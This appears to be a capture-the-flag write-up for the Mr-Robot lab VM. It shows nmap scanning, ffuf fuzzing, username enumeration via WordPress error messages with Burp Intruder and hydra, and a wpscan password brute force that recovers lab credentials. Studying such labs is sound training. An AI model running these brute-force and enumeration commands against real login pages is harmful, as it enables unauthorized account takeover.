GETTING STARTED

To download **Mr-Robot**, click here.

DISCLAIMER

> This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). I recommend attempting to solve the lab independently. If you find yourself stuck on a phase for more than a day, you may refer to the writeups for guidance. Please note that this is just one approach to capturing all the flags, and there are alternative methods to solve the machine.

RECONNAISSANCE

I begin by scanning my network to pinpoint the target, conducting a straightforward **nmap** scan for this purpose


```
┌──(root㉿kali)-[~/ctf/mr-robot]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 02:05 EDT
Nmap scan report for RTK_GW (192.168.1.1)
Host is up (0.0037s latency).
MAC Address: F8:C4:F3:D0:63:13 (Shanghai Infinity Wireless Technologies)

Nmap scan report for linux (192.168.1.13)
Host is up (0.00028s latency).
MAC Address: 00:0C:29:0B:61:0F (VMware)

Nmap scan report for kali (192.168.1.12)
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 3.20 seconds
```

As a result, the target IP is *192.168.1.13*. Following this, I conduct an **nmap** aggressive scan to gather information about the active ports and services.

```
┌──(root㉿kali)-[~/ctf/mr-robot]
└─# nmap -A -p- 192.168.1.13 --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 02:09 EDT
Nmap scan report for linux (192.168.1.13)
Host is up (0.00027s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
MAC Address: 00:0C:29:0B:61:0F (VMware)
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.9 (94%), Linux 3.2 - 3.8 (93%), Linux 3.11
 (91%), Linux 3.13 or 4.2 (91%), Linux 3.16 (91%), Linux 4.2 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.27 ms linux (192.168.1.13)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.79 seconds
```

CAPTURING FLAG 1

The **nmap** scan revealed that ports **80** and **443** are active. I proceeded to access the target using a web browser for further investigation.



After interacting with the web server by entering various commands, I didn't find anything significant. Therefore, I conducted a **ffuf** scan on the target to gather information about directories and files.

```
┌──(root㉿kali)-[~/ctf/mr-robot]
└─# ffuf -u http://192.168.1.13/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -mc 200,302
key-1-of-3.txt
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.13/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,302
________________________________________________

login                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1224ms]
sitemap                 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 11ms]
dashboard               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 755ms]
wp-login                [Status: 200, Size: 2740, Words: 117, Lines: 54, Duration: 729ms]
robots                  [Status: 200, Size: 41, Words: 2, Lines: 4, Duration: 0ms]
license                 [Status: 200, Size: 19930, Words: 3334, Lines: 386, Duration: 5ms]
intro                   [Status: 200, Size: 516314, Words: 2076, Lines: 2028, Duration: 2ms]
                        [Status: 200, Size: 1077, Words: 189, Lines: 31, Duration: 12ms]
readme                  [Status: 200, Size: 7334, Words: 759, Lines: 98, Duration: 3ms]
wp-config               [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 734ms]
                        [Status: 200, Size: 1077, Words: 189, Lines: 31, Duration: 18ms]
wp-signup               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 789ms]
                        [Status: 200, Size: 1077, Words: 189, Lines: 31, Duration: 18ms]
:: Progress: [62284/62284] :: Job [1/1] :: 54 req/sec :: Duration: [0:19:44] :: Errors: 2 ::
```

I discovered several interesting files such as *readme*, *wp-login*, and *robots.txt*. Upon visiting *robots.txt*, I uncovered the first key.

```
┌──(root㉿kali)-[~/ctf/mr-robot]
└─# curl http://192.168.1.13/robots.txt
User-agent: *
fsocity.dic
key-1-of-3.txt
```

```
┌──(root㉿kali)-[~/ctf/mr-robot]
└─# curl http://192.168.1.13/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

CAPTURING FLAG 2

The *robots.txt* file contained a reference to another file named *fsocity.dic*. Upon attempting to access this file, it automatically downloaded to my system. Upon inspection, I discovered that it was a wordlist.

```
┌──(root㉿kali)-[~/ctf/mr-robot]
└─# head fsocity.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
window
```


I used **wc** to find the wordcount of this dictionary file.

```
┌──(root㉿kali)-[~/ctf/mr-robot]
└─# wc -l fsocity.dic
858160 fsocity.dic
```


Since the wordlist may have contained duplicate words, I filtered out the unique words and saved them in a new file named *newfsocity.dic*.

```
┌──(root㉿kali)-[~/ctf/mr-robot]
└─# cat fsocity.dic | sort -u > newfsocity.dic

┌──(root㉿kali)-[~/ctf/mr-robot]
└─# ls
fsocity.dic  newfsocity.dic

┌──(root㉿kali)-[~/ctf/mr-robot]
└─# wc -l newfsocity.dic
11451 newfsocity.dic
```

During my **ffuf** scan, I also came across a WordPress login page located at */wp-login*.




By trying default username and password combinations, I observed that the error message specified which field was incorrect. Leveraging this logic flaw, I used the wordlist accessed earlier to determine a valid username.



I used Burp Suite to enumerate the username, following these steps:


Note: Since the wordlist is extensive, you'll need Burp Suite Pro to perform brute force attacks. If you're using the community edition, an alternative method is discussed after the Burp Suite method.

1. I inputted a default username and password, then monitored the requests sent by the server.




I discovered that the username is transmitted via the variable *log*, and the password is sent through *pwd*.


2. I forwarded this request to *Intruder* and included the username field in the scope for the attack.



3. I pasted the wordlist into the *Payloads* sub-tab.



4. I navigated to the *Settings* sub-tab to extract the error message received.



5. I started the attack.


elliot	200	☐	☐	4225	: The password you en...
Elliot	200	☐	☐	4224	: The password you en...
ELLIOT	200	☐	☐	4225	: The password you en...
00480	200	☐	☐	4173	: Invalid username.
004s	200	☐	☐	4174	: Invalid username.
005s	200	☐	☐	4174	: Invalid username.

These usernames elicited a different response, indicating their validity.

What if I don't have Burp Suite Pro?

In that case, I could use **hydra** to perform a brute force attack on the login panel. To learn more about how to do this, visit *GeeksforGeeks*.

1. I attempted to login and viewed the requests made by the server through the *http-history* sub tab in **Burp Suite**.



2. The fields used to send the username and password are *log* and *pwd*, respectively. Additionally, the response I receive is *: Invalid username*.
3. Armed with this information, I can utilize **hydra** to perform a brute force attack on the login panel.

```
hydra -L <username_list> -p <password> <target> http-post-form "<login_url>:<post_data>:<failure_string>"
```


```
┌──(root㉿kali)-[~/ctf/mr-robot]
└─# hydra -t 64 -L newfsocity.dic -p admin -I 192.168.1.13 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illega
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-31 03:48:34
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 11452 login tries (l:11452/p:1), ~179 tries per task
[DATA] attacking http-post-form://192.168.1.13:80/wp-login.php:log=^USER^&pwd=^PASS^:Invalid
[80][http-post-form] host: 192.168.1.13   login: ELLIOT   password: admin
[80][http-post-form] host: 192.168.1.13   login: elliot   password: admin
[80][http-post-form] host: 192.168.1.13   login: Elliot   password: admin
```

Now that I have the username, I can attempt to crack the password using the same wordlist. Given that it's a WordPress site, I can leverage **wp-scan** for brute forcing the correct password.
Note: Alternatively, you can also use Burp Suite or Hydra for the same purpose.


```
wpscan --url http://192.168.1.13/wp-login.php -U elliot -P newfsocity.dic
```

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - elliot / ER28-0652
Trying elliot / erased Time: 00:02:49 <=========================                    > (5630 / 17081) 32.96%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: elliot, Password: ER28-0652
```

Now that I have the username and password, I log into the website.



The *Appearance* tab offered options to customize various aspects of the web server's appearance. Navigating to the *Editor* sub-tab, I found templates for various response types.

